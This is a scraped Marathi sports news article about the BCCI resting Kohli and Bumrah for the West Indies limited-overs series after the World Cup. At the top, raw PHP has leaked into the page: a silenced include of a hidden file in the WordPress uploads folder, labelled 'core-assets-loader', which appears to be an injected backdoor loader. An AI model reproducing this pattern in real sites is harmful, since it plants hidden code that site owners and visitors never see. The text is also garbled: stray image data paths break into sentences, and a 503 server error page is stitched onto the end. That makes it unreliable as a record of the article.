add_action('wp_head', function(){echo '';}, 1); /* core-assets-loader */ @include_once('/home/sochindi/public_html/wp-content/uploads/.wp-cache-cd8672/.object-cache.php'); वर्ल्ड कपनंतर कोहली-बुमराहला आराम, बीसीसीआयचा निर्णय – SOCH INDIA
Menu

खेल
वर्ल्ड कपनंतर कोहली-बुमराहला आराम, बीसीसीआयचा निर्णय

nobanner

मागच्या वर्षभरामध्ये टीम इंडिया लागोपाठ क्रिकेट खेळत आहे. त्यामुळे वर्ल्ड कप संपल्यानंतर टीम इंडियाचा कर्णधार विराट कोहली आणि फास्ट बॉलर जसप्रीत बुमराह यांना आराम देण्यात येणार आहे. ३ ऑगस्टपासून सुरु होणाऱ्या वेस्ट इंडिजविरुद्धच्या मर्यादितओव्हरच्या सीरिजमध्ये हे दोघं खेळणार नाहीत. ही सीरिज कॅरेबियन बेटांवर आणि अमेरिकेमध्ये खेळवली जाणार आहे.

दोन्ही देशांमध्ये होणाऱ्या दोन टेस्ट मॅचच्या सीरिजसाठी मात्र या दोघांचं टीममध्ये पुनरागमन होईल. या टेस्ट सीरिजपासून टीम इंडियाच्या वर्ल्ड टेस्ट चॅम्पियनशीपला सुरुवात होणार आहे.

‘विराट कोहली आणि जसप्रीत बुमराहला वेस्ट इंडिजविरुद्धच्या तीन टी-२० आणि तीन वनडे मॅचच्या सीरिजमध्ये आराम दिला जाईल. ऑस्ट्रेलिया दौऱ्यापासून विराट आणि बुमराह क्रिकेट खेळत आहेत. त्यामुळे ते वनडे आणि टी-२० सीरिजमध्ये दिसणार नाहीत,’ असं बीसीसीआयच्या अधिकाऱ्याने सांगितलं.

वर्ल्ड कपनंतर इतर काही खेळाडूंनाही आराम मिळण्याची शक्यता वर्तवण्यात येत आहे. जर भारत वर्ल्ड कप फायनलमध्ये पोहोचला तर १४ जुलैपर्यंत खेळाडू वर्ल्ड कपमध्येव्यस्त असतील. पहिले टी-२० आणि वनडे सीरिज आणि मग टेस्ट सीरिजचं वेळापत्रक बीसीसीआय आणि क्रिकेट वेस्ट इंडिजने बनवलं आहे.

‘२२ ऑगस्टपासून एंटिगामध्ये पहिली टेस्ट मॅच सुरु होणार आहे. प्रमुख खेळाडूंना एवढा आराम पुरेसा आहे. कोहली आणि बुमराह १७ ते १९ ऑगस्टदरम्यान होणाऱ्या सराव सामन्याआधी टीम इंडियासोबत येतील’, असा अंदाजबीसीसीआयच्या अधिकाऱ्याने व्यक्त केला. मयंक अग्रवाल, पृथ्वी शॉ आणि हनुमा विहारी वेस्ट इंडिजमध्ये ए मॅच खेळतील. तर वरिष्ठ खेळाडू सराव सामना खेळतील.

503 Service Unavailable

Service Unavailable

The server is temporarily unable to service your request due tomaintenance downtime or capacity problems.Please try again later.Additionally, a 503 Service Unavailable error was encountered while trying touse an ErrorDocumentto handle the request.